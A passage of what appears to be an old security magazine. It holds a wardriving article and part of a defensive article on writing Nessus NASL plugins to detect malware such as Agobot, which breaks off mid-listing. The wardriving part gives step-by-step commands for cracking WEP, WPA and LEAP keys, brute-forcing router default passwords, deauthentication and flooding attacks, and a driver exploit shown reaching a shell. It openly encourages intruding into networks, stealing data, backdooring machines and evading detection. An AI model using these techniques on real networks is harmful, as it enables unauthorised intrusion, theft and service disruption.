it. But what to do, if it had not appeared, and there is only the GPS and the module? Well- let's take advantage of our favourite service and program GPS TrackMaker 13 (<http://www.ruslapland.ru/gps.htm>).

If you do not want to spend your own money for gprs for the purpose of pumping maps onto a laptop do all stuff at home. Load GE/GPS and load the maps from the Internet, surf the planned districts for warwalking.

The program will bring the received structures into memory (temporary) and the files will be saved in C:\Documents and Settings\PCName\ApplicationData\Google\GoogleEarth.

Because we are not connected to the Internet, you can start Google Earth and ignore all the inquiries about connecting to a network – preload the data from there – and on the screen and you will see the cached images in the advance prepared square. For more a more evident perception I recommend KNSGEM (<http://www.rjpi.com/knsgem.htm>).

This program will help to paint a habitual map over the present map of the warwalker – to illuminate the found points in various colors, and to paint over zones of a radio covering a certain area or to lead remote lines.




Figure 3. map

How to make the wardriver's map accessible

First method on how to make the wardriver's map accessible for everyone on the Internet:

- Register at <http://www.google.com/apis/maps/signup.html>. We will define the size of the future map, and after that you will receive a unique ID and a JS code to insert on your host,
- Notice, Google API supports only XML, or modified KML. Therefore we need to use PHP Stumbler Parser v1.1 (<http://kb3ipd.com/phpStumblerParser/index.php>) which allows us to convert the report from NS in XML,
- With the help of a special script you can inject your report into the map: see Listing 1.

By the way, such markings can be done via PHP/SQL (<http://www.map-server.com/googlemaps/tutorial.html>) or with the help of special add-ons like GMapEZ (<http://bluweb.com/us/chouser/gmpez/start.html>). The second method if. If you prefer Kismet as wi-fi scanner, you can use gpsmap (with gmap patch <http://www.parknation.com/gmap/>) for mapping:

- Download the `gpsmap-gmap-X.X.tgz` file,
- Uncompress it by typing `tar xzf gpsmap-gmap-X.X.tgz` (Where X.X is the version number),
- Download the source code for kismet (<http://svn.kismetwireless.net/code/trunk/kismet-devel>),
- Change to the kismet-source directory (`cd kismet-devel`),
- Patch the kismet source code (`patch -p0 < ../gpsmap-gmap-X.X/gpsmap-gmap-X.X.diff`),
- Run `configure` (`./configure`),
- Make `gpsmap` (`make gpsmap`),
- Copy `gpsmap` to its desired location (`cp gpsmap /usr/local/bin`),
- Change to the `gpsmap-gmap-X.X` directory (`cd ../gpsmap-gmap-X.X`),
- Copy the `index.html` file and the `mapfiles` folder to a webserver,
- After running `gpsmap` on a `gps` file copy the output `.js` file to the same folder as the `index.html` file and name it `gpsdata.js`,
- You also need to get a key for using google maps from google (<http://www.google.com/apis/maps/signup.html>). Insert this key into the top of the `index.html` file in the location of `KEYHERE`,
- Now hopefully you can see the page and wireless locations in your browser.

In addition you can convert kismet or kiswin dump into html: <http://www.maco.sk/kismet2html/>

Local wireless network security analyzation

When you have connected to an unsecured Wi-Fi AP, your IP will be automatically configured and changed based on what is given out by the network. Detect it with `ipconfig` and try to come through a browser on `x.x.x.1`. The problem is that there can be a special WEB-based control panel, in which there may be a table of routing that can be configured.

Lame administrators install it with default factory password (admin, cisco, guest). Having gained access to it, you can edit the table of routing and everything that you only dream about. After that I advice you to parse backtracks through vulnerabilities. *Bypass Authentication* or config info watching (remember CISCO bug in `/level/99/show/config`).

```
perl hardware_auditor.pl -s 192.168.0.0
                                -e 192.168.0.100
LOADING MAC ... ok
LOADING BUGS ... ok
LOADING CREDITS ... ok (default passes
                                db)
```

You can brute force firmware default passwords, or go through authorization as it helps to detect some buggy AP through standard bugs like `/cgi-bin/firmwarecfg` and `/cgi-bin/Intruders.cfg` (in Dlink models): see Listing 2.

As with the initial ip – you can analyse the received network environment for the presence of bugs. NMAP will help with that: for example, scan a range with the open port 139 in order to try a penetration with the `kaht2` exploit:

```
nmap-sT-p 139 x.x.x.0/24.
nmap_po_tochke.png
```

For convenience download NMAP with the GUI the interface – NMAP FE. Of course you can try to find




Figure 4. Router

shared resources and exploit the SMB shares it all depends on your mindset.

A famous group, The Hackers Choice (THC) has released a special utility THC-RUT, which people called *the Swiss army knife of wardriving*. It uses several methods to analyze every network: arp lookup, spoofed DHCP request, RARP, BOOTP, ICMP-ping, ICMP address mask request, OS fingerprinting, and fast host detection.

Using vulnerable services (Isass, etc.) not authorized for access, you can intrude into open spaces of a network and steal information, or backdoor computers or to simply spy on their activity. In networks having good channel we actually can place Ddos-boats. We can go further.

Common attacks in the wireless infrastructure

The network `setkal` requires a network key. Type the key, and then click Connect.

Network key

A network key helps to prevent unknown intruders from connecting to their network. With the help of WEP or WPA keys the admin can organize authentication but there are several methods for breaking these keys.

Standard WEP, is based on RC4 and the application is used very extensively – beginning with the *Hidden ROM* in XBOX, to furnishing the Private Keys in Windows products. Moreover it is used in the Wired Equivalent Privacy

portion of IEEE 802.11b/g. It consists of the stream cipher RC4 for confidentiality, the CRC-32 checksum for integrity.

Standard 64-bit WEP uses a 40 bit key, which is concatenated to a 24-bit initialization vector (IV) to form the RC4 traffic key.

A 128-bit WEP key is almost always entered by users as a string of 26 Hexadecimal (Hex) characters (0-9 and A-F). Each character represents 4 bits of the key. $4 * 26 = 104 \text{ bits}$; adding the 24-bit IV brings us what we call a 128-bit WEP key. A 256-bit WEP system is available from some vendors, and as with the above-mentioned system, 24 bits of that is for the I.V., leaving 232 actual bits for protection. This is typically entered as 58 Hexadecimal characters. $(58 * 4 = 232 \text{ bits}) + 24 \text{ I.V. bits} = 256 \text{ bits}$ of WEP protection. Methods of cracking:

- Bruteforce,
- FMS attack,
- Korek attack.

The most popular tool for cracking is AIRCRACK – a set of utilities for auditing wireless networks, the tools include:

- Airodump – packet sniffer,
- Aireplay – frames injector,
- Aircrack – analyzer of received packets,
- Airdecap – the decoder of received packages WEP/WPA.

The quantity of sniffed packages depends on length of the WEP-

key. The received packages will be dumped into IV file, and the analysis of which will be performed by Aircrack.

For breaking a 64-bit key you will need to intercept up to 200,000 IV-packages, 128-th – up to one million. Sometimes one hour is required to crack the key, sometimes – less than ten minutes. By the way, according to the FBI who performs a lot of educational tests for penetration, use a traffic generation utility that will boost the process, and you can crack WEP in 3 mins, but remember that 802.11 standard allows us to create 152-bit WEP keys, against 64/128 bit, the procedure used for breaking it is similar, but longer. Start Airdump:

- We specify the wireless network adapter,
- Type of your network adapter: *Orinoco/Realtek, Aironet/Atheros*,
- Scanned channels. Unfortunately the precise channel to us is not known – we put 0 (scanning of all 14),
- We set a name of a dump-file of all intercepted packages – *gemashaloma* (hello poncheg :D),
- Definition of formed packages WEP IVs – we press `y`.

The process has run, the program displays the AP's MAC-address, the MAC-address of the connected client, and the identifier of a network.

The speed of process depends on the speed of the traffic exchange between the AP and client. To raise it, as I told you, it is possible to boost a huge amount of traffic with the command: `ping-t-1 31337 IP_wlan.`

Stop process with `[Ctrl+C]`, and start processing the received IV's file in Aircrack:

```
aircrack.exe -b AP's_MAC -n 64/128 -i 1 gemashaloma.ivs.
```

Flag `-b` means that we work with a AP's identifier (`-b bssid`: MAC address, Access Point), for more




Figure 5. `kek ksar`

detail about other options in Aircrack you can learn from the program's manual or the help option.

After some expectation my mood has improved – *KEY Found*, in brackets the long-awaited password *trabzon* was seen. For a similar process it is possible to apply a new utility Weplab (<http://weplab.sourceforge.net/>) or chokchok that was widely discussed on Netstambler's BBS. Realize that some kinds of attacks: bruteforce with dictionary phrases are using a static FMS attack and so on.

You have probably paid attention to the WPA-standard (Wi-Fi Protected Access) if you have some wardriving penetration testing skill. It was created as technologists of the world realized all of the vulnerabilities of the previous standard. It is more secure as it allows the request of the name and the password of the user, to check them with registration records in a database of a authorization server, and only then to make a decision on the admission to the network. Advantages of WPA:

- Dynamic generation of keys,
- Precise distribution of the cryptographic sums by means of technology MIC (Message Integrity Check), that does not give in to false package introduction,

- Integrated enciphering under standard AES.

If in the column *Encryption* of your wireless scanner you notice the WPA label, don't worry. Processing of WPA cracking consists of the reception of IV packages of the connection, their analysis and decoding. As for a file-report it is required to use CAP, instead of IV. For this purpose in airodump there is the option on the last question *Only write WEP IVs (y/n)* is answered *is not present*. The procedure for IV package sniffing can be caused by deauthorization frames. Unfortunately Windows does not allow to the use of it, but you can use Perl script like `MAC_flood` for it. Alternatives are: `void11` (Linux):

```
void11_penetration-s CLIENT
MAC-B ATTACKED MAC-D wlan0. We shall pretend, that you managed to force the client's reconnections, sniffed the initialization vectors from the client to the AP and have been intercepted and put into a file gema.cap. We shall feed that file to Aircrack: aircrack.exe-p 4-a 2-w passes gena.cap (passes – it's necessary to have special dictionary of passwords for bruteforce).
```

On the duration of the bruteforce procedure you will notice that it is much longer than WEP-cracking, sometimes it will be more than

2 hours. Also in W2K there are no mechanisms for WPA authorization (unlike XP) – therefore for our own convenience and for the convenience of Windows 2000/98/ME we will use WPA Assistant (<http://www.wirelesssecuritycorp.com/wsc/public/WPAAssistant.do>) a freeware program, which will help you connect to networks with WPA-PSK.

Sometimes the method of MAC spoofing is very useful. The filter mode of MAC addresses provides a connection only from PC's entrusted in the special list. But in any case you are likely to detect an identifier of the network.

SMAC

This utility is for changing the MAC on a Windows 2000/XP. Enter the new Spoofed MAC address and click *Update MAC*. Sometimes it is impossible to enter the network with it, as the already authorized real MAC-owner has connected to it. For this purpose there are fighting methods, like deassociation frames sending, moreover, you can make some good traffic generation in the network in order to boost for example the sniffing process. www.klccconsulting.net/smac/

VOID11

This idea consists of disconnecting remote clients with special frames from the AP. Of course after this they will try to renew the connection and a lot of traffic will be generated. This sort of long attack can do much harm to the administrator or even break his business. As the network will absolutely be inaccessible for some time and on the monitors in the tray will be shown *Wireless Network unavailable*. Such situations are the result of DDOS attack on the wireless network that can be organized by frame injection.

Another:

MAC-flood – fast sending of large quantities of generated MAC-addresses <http://home.jwu.edu/jwright/perl.htm>

Listing 2. Usual router's configuration file

```
# Copyright (c) 2002 Atheros Communications, Inc., All Rights Reserved
# DO NOT EDIT -- This configuration file is automatically generated
magic Ar52xxAP
fwc: 34
login admin
DHCPSEServer
Eth_Acl
nameaddr
domainsuffix
IP_Addr 10.0.0.30
IP_Mask 255.0.0.0
Gateway_Addr 10.0.0.1
RADIUSaddr
RADIUSport 1812
RADIUSsecret
password IntrudersTest
passphrase
wlan1 passphrase AnewBadPassPhrase
# Several lines removed.
```

Use: `$perl macfld.pl-c 1000-u 10000` (c – number of packages, u – timeout). More on <http://www.wirelessdefence.org/Contents/Void11Main.htm>.

FATA Jack – sending of massive amounts of frames, that can freeze all network traffic and halt work. http://www.wi-foo.com/soft/attack/fata_jack.c.

LEAP cracking

In corporate networks administrators will sometimes use hardware with a special type of authentication. For example, Lightweight EAP (LEAP) is a protocol, developed by CISCO Systems in order to prevent most types of attacks. It is very similar to bilateral Challenge Authentication Protocol (CHAP) but in any case there is an opportunity for bruteforce cracking. Another method of LEAP detection is Wireshark (former Ethereal) using – *REQUEST, EAP-CISCO Wireless (LEAP)* on the sniffed interface specified. Joshua Wright – famous researcher in computer sphere created a special program ASLEAP (<http://asleap.sourceforge.net/>) which can intercept network packages at a repeated connection of the client and bruteforce the passwords. If you do not have

such tools in your arsenal, use special script on PERL – anwrap (<http://www.securiteam.com/tools/6O00P2060I.html>), you need the Active Perl Library for it to be installed also. Anwrap:

```
perl anwrap.pl <users.txt> <passes.txt> <log.txt>.
```

Analogue with use of a program from Van-Hauser:

```
THC-leap cracker:
./leap-cracker-f passes.txt-u users.txt
```

Concerning ASLEAP: it works in two modes, offline (search already sniffed packets) and real-time (capture of packages and the subsequent search). For it to work in real time the accessible network interface is required by you, to define which is possible to start the program with -D flag.

```
./asleap-i any-w gemababy (record in a file the pcap-report)-t 3
this will allow the process to begin the interception of packages using any accessible interface with a record in a pcap-file with a 3 seconds timeout.
```

```
./asleap-r gemababy-W passes (uses the files of AiroPeek NX or pcap-reports.
```

The difference from *cable* hacking to Wi-Fi hacking is that Wi-Fi hacking gives a greater freedom of actions. First, the method of the wardriver's location detection is much more difficult, than if you use your usual cable connection. In fact for this purpose it is required to involve a whole Security group with notebooks on your searches (triangulation method). A signal to alarm them that there can be a sudden connection of the new device that has just come up on air. Skilled administrators will detect yours (new) MAC in logs.

On September, 3rd, 2006 Johny Cashe has described essentially a new attack – using the vulnerability of drivers it is possible to execute unauthorized code. Some vulnerable products:

```
APPLE:MacOS X 10.4
INTEL:Intel PRO/Wireless 2200BG
INTEL:Intel PRO/Wireless 2915ABG
INTEL:Intel PRO/Wireless 2100
INTEL:Intel PRO/Wireless 3945ABG
(w22n50.sys, w22n51.sys, w29n50.sys, w29n51.sys)
```

LORCON – a new utility which helps to search for mistakes in drivers for wireless technologies and the standard 802.11x

```
skvoz@cup # ./lorcon -c 1 -d 80 -t 00:0C:6E:4F:A2:00,
```

where -c – number of channel (default 1), -d *listening port*, -t – MAC of buggy device.

```
Finding channel and signal strength ...
DONE!
Preparing shellcode ...
Sending attack ...
Waiting for response
..... Got shell!
```

It is very useful as you can organize stealth attacks. Nobody can detect you because the time period of stumbling in order to detect the wireless infrastructure is minimal. So you shouldn't be afraid of Wireless Triangulation Systems at all. ●





Figure 6. Fuzzing



New portal for posting and ranking Linux Distributions!

rankings tests news articles interviews

Vote for the best Linux Distro all around the world!
Find Linux that fits you perfectly

Want to promote your distro?
It's simple! Register and post your project FOR FREE!

www.distorankings.com



Defence

Malware Detection with Nessus Vulnerability Assessment Tool

David Maciejak

Difficulty



The article presents malware behaviour detection that can be automatically done specially by a vulnerability assessment scanner that supports local testing script such as Nessus.

Generally, usual users detection is based on some *a priori* about some strange computer behaviour for example system slow down or bandwidth is exhausted. These could be abnormal especially when user has not asked anything to be done.

It is recommended to install or update personal firewall, antivirus, antispysware tools to do a full scan of the current system. This and an OS updates with the latest patches available will prevent itself to be infected again.

In fact, computer scientists are just more careful users, they know how bad malwares can be. They already have setup some powerful tools to prevent, detect and clean malwares. They can also done some manual checks for example netstat command to see if a strange port is open, sniff the traffic to analyze packets, list processes, or verify file revision such as DLL version.

Those who do this work for company will have others problems:

- how to prevent malwares to enter the internal network,
- how to keep their tools up to date, to quickly deploy updates and to clean infected computer.

They need to do this as quickly as they can keeping in mind that they also need to have a functional network with a high service availability. Thus, they need to do this automatically, thanks to enterprise like Microsoft which have done a lot of progress in this part, it is a lot safer to install a patch now than five years ago. With vulnerability assessment tools such as Nessus features, we will see in this article how to detect quickly, automatically and remotely malwares presence.

What you will learn...

- How to detect clue about the infection on mainly Microsoft Windows platform,
- How to write custom Nessus plugins using NASL.

What you should know...

- How to use Nessus,
- Some basics knowledge of NASL and/or scripting skills,
- Microsoft Windows system and Linux.

Manual method is great to find what to search for, some clues about the infection. However the best way to improve the process in quality and velocity is to automate this task. Moreover information about the malware need to be shared with security community all over the world and can be stored in a knowlegde base, after that well known malware become almost unrisky.

NASL brief introduction

NASL stands for Nessus Attack Scripting Language, it's the default language used in at least 99,99% of Nessus checks. We will use the name *plugins* or *scripts* to name these vulnerability checks.

It has been first developped by the Nessus author Renaud Deraison and then reworked by Michel Arboi. The latest NASL version embedded in Nessus v3 commercial product (available here <http://www.tenablesecurity.com/products/nessus.shtml>) is the version 3.

v3 engine has been greatly improved in speed, memory use, system load.

Why to use Nessus tool?

Nessus is not the only assessment scanner to do local checking, Eeye Retina, Qualys, McAfee FoundStone and nCircle for naming a few can do that. It is just one with which you have access to the script language to write your own checks. Moreover existing scripts and API are pretty well documented. It is just the most popular scanner.

Why to use a new language?

First plugins (end of nineties) were written in C programming language as shared libraries, these files are named as a *.nes* file extension. Due to the evolution of Nessus plugins vulnerability detected list, this solution was too slow to install or upgrade because plugins have to be compiled before beeing used. With NASL plugin users just need to put the file in plugins directory, first time engine precached the plugin for future used then the loading process is quicker.

Listing 1. A code extract of reserved keywords that you can find:

```
if(description)
{
#plugin id is an integer (value need to be unique), for custom plugin the id
#used to be set upper 90000

script_id(20137);
#cve reference
#note that Nessus version up to 2.2 can't set more than 8 cve refs
#you need to call script_xref to set the addons
script_cve_id("CVE-2005-3507");
#bugtraq reference
script_bugtraq_id(15295);
#other external reference
#test if script_xref function exists for compatibility purpose with old NASL
#version

if (defined_func("script_xref")) {
#script_xref is used to other common external reference
script_xref(name:"OSVDB", value:"20472");
script_xref(name:"OSVDB", value:"20473");
script_xref(name:"OSVDB", value:"20474");
}
#version control

script_version("$Revision: 1.3 $");
#script name
script_name(english:"CuteNews directory traversal flaw");
#description variable
desc["english"] = "
Synopsis :
The remote web site contains a PHP application that is affected by a
directory traversal flaw.

Risk factor :

High / CVSS Base Score : 7
(AV:R/AC:L/Au:NR/C:P/A:P/I:P/B:N)";
#as you can see, the severity is embedded in the description,
#one of None, Low, Medium, High can be associated with a CVSS base score
#description
script_description(english:desc["english"]);
#summary

script_summary(english:"Checks for CuteNews dir traversal");
#category to identify when this plugin need to be launched
script_category(ACT_GATHER_INFO);
#copyright
script_copyright(english:"This script is Copyright (C) 2005 David
Maciejak");
#family, string of your choice
script_family(english:"CGI abuses");

#then the dependency part
#this plugin need to be preceded by this other plugin
script_dependencie("cutenews_detect.nasl");
#this plugin need these alive ports
script_require_ports("Services/www", 80);
#this plugin need this knowledge key not to be set
script_exclude_keys("Settings/disable_cgi_scanning");
#if we need to have this key set we use the function #script_require_
keys("Settings/disable_cgi_scanning");

exit(0);
}
```



Moreover, Nessus author has always wanted to fully control the execution environment to be free from script interpreter such as Perl.

Plugin syntax

A plugin is composed in three main parts:

- an optional first part author comment,
- needs second part plugin description,
- needs third part for the plugin code.

In the first part, we generally find the copyright and plugin licence for example:

```
# This script was written
by David Maciejak
<david dot maciejak at kyxar dot fr>
# This script is released under the GNU
GPL v2
```

As you have understood here, # char prefix each commented lines.

The second part is for the plugin description and dependencies. In this part you set a plugin id, external references, a vulnerability name, a copyright, a description, a summary, a category, a family, a severity and plugin, kb key and port dependencies. The description information is used in Nessus output scan report, the dependencies is used internally by the scanner engine (See Listing 1).

One important things to note here is the used of named or unnamed arguments functions. The function with named arguments are declared as

```
function foo(var) {...}
```

To call this function we need to do a `foo(var:1)`; to pass the value 1 to the local function variable named var.

The function with unnamed arguments are declared as function `foo()` {...}.

Values to this function can still be passed, the call is the same. But function needs to grab value with `_FCT_ANON_ARGS[i]` where `i` is the index (beginning at 0) of argument position in the call.

To do little more complicated, the two methods can be used in the same time.

In this part, you need to be very careful about dependencies and family.

Dependencies tell the scanner engine what is needed for this plugin to be launched,

Family tell the scanner engine when launching your plugin (also according to plugin id).

Please find below an extract from Nessus Core Doc presenting the different family function:

- `ACT_INIT` – The scripts only set options and do not run any tests,

Listing 2. A script to detect the presence of Agobot virus on the system

```
if(description)
{
    script_id(95000);
    script_version("$Revision: 1.0 $");
    name["english"] = "The remote host is infected by W32.Gaobot.OO";
    script_name(english:name["english"]);
    desc["english"] = "
This script checks for the presence of W32.Gaobot.OO worm on the remote
host, by trying to access the file c:\windows\System\Zsoft32.exe dropped by
the malware."
}
```

Table 1. File details

File MD5	0xCE784233A86CA033E74DABADA3B3CC02
File Size	230,489 bytes
Detection	Backdoor.Win32.Agobot.kl [Kaspersky Lab] WORM_AGOBOT.HO [Trend Micro] W32.Gaobot.OO [Symantec] W32/Gaobot.worm.gen.I [McAfee]
Filename	%WinDir%\System\Zsoft32.exe (%WinDir% is typically C:\WINDOWS)

CVSS

Common Vulnerability Scoring System is designed to rank information system vulnerabilities and provide the end user with a composite score representing the overall severity and risk the vulnerability presents. Using CVSS, security professionals, executives, and end-users will have a common language with which to discuss security vulnerability severity.

The vulnerability metrics is based on three metrics groups:

- a base metric set by vendor, once set does not change,
- a temporal metric set by vendor changes with time,
- an environmental metric optionally set by end-users.

Each group is based on keys components below:

- base metric on impact bias, access complexity, authentication, access vector, confidentiality impact, integrity impact, availability impact,
- temporal metric on exploitability, remediation level, report confidence,
- environmental metric on collateral damage potential, target distribution.

These metrics is computed to give each a score and then a final vulnerability score.

For more information, please follow the URL <http://www.first.org/cvss/cvss-guide.html>

Listing 2. A script to detect the presence of Agobot virus on the system (continuation)

Risk factor : High

```

";

script_description(english:desc["english"]);
summary["english"] = "Checks for the presence of Agobot virii on the remote host";
script_summary(english:summary["english"]);
script_category(ACT_GATHER_INFO);
script_copyright(english:"This script is Copyright (C) 2006 D. Maciejak");
family["english"] = "Windows";
script_family(english:family["english"]);

script_dependencies("netbios_name_get.nasl",
                   "smb_login.nasl", "smb_registry_access.nasl");
script_require_keys("SMB/name", "SMB/login", "SMB/password", "SMB/registry_access");
script_require_ports(139, 445);
exit(0);
}

#we load smb functions
include("smb_func.inc");
include("smb_hotfixes.inc");
#if remote service has been identified as SAMBA, we do not need to go further
if ( get_kb_item("SMB/samba") ) exit(0);
#we declare a global variable
global_var handle;
#we get the hostname from the kb
name = kb_smb_name();
if(!name)exit(0);
#we get the port from the kb
port = kb_smb_transport();
if(!port)exit(0);
if(!get_port_state(port))return(FALSE);
#login, pass, and domain must have been set in NessusClient
login = kb_smb_login();
pass = kb_smb_password();
domain = kb_smb_domain();
if(!login)login = "";
if(!pass) pass = "";

soc = open_sock_tcp(port);
if (!soc) exit(0);
session_init(socket:soc, hostname:name);
#rootfile is current windows directory, often C:\WINDOWS
rootfile = hotfix_get_systemroot();
if ( ! rootfile ) exit(0);
#we extract drive letter from rootfile and replace \1 by this value
share = ereg_replace(pattern:"^[A-Za-z]:.*", replace:"\1$", string:rootfile);
#we use C$ as share and we connect to it
r = NetUseAdd(login:login, password:pass, domain:domain, share:share);
if ( r != 1 )
{
  NetUseDel();
  exit(1);
}

#we extract pathname from rootfile without drive letter and replace \1 by this #value
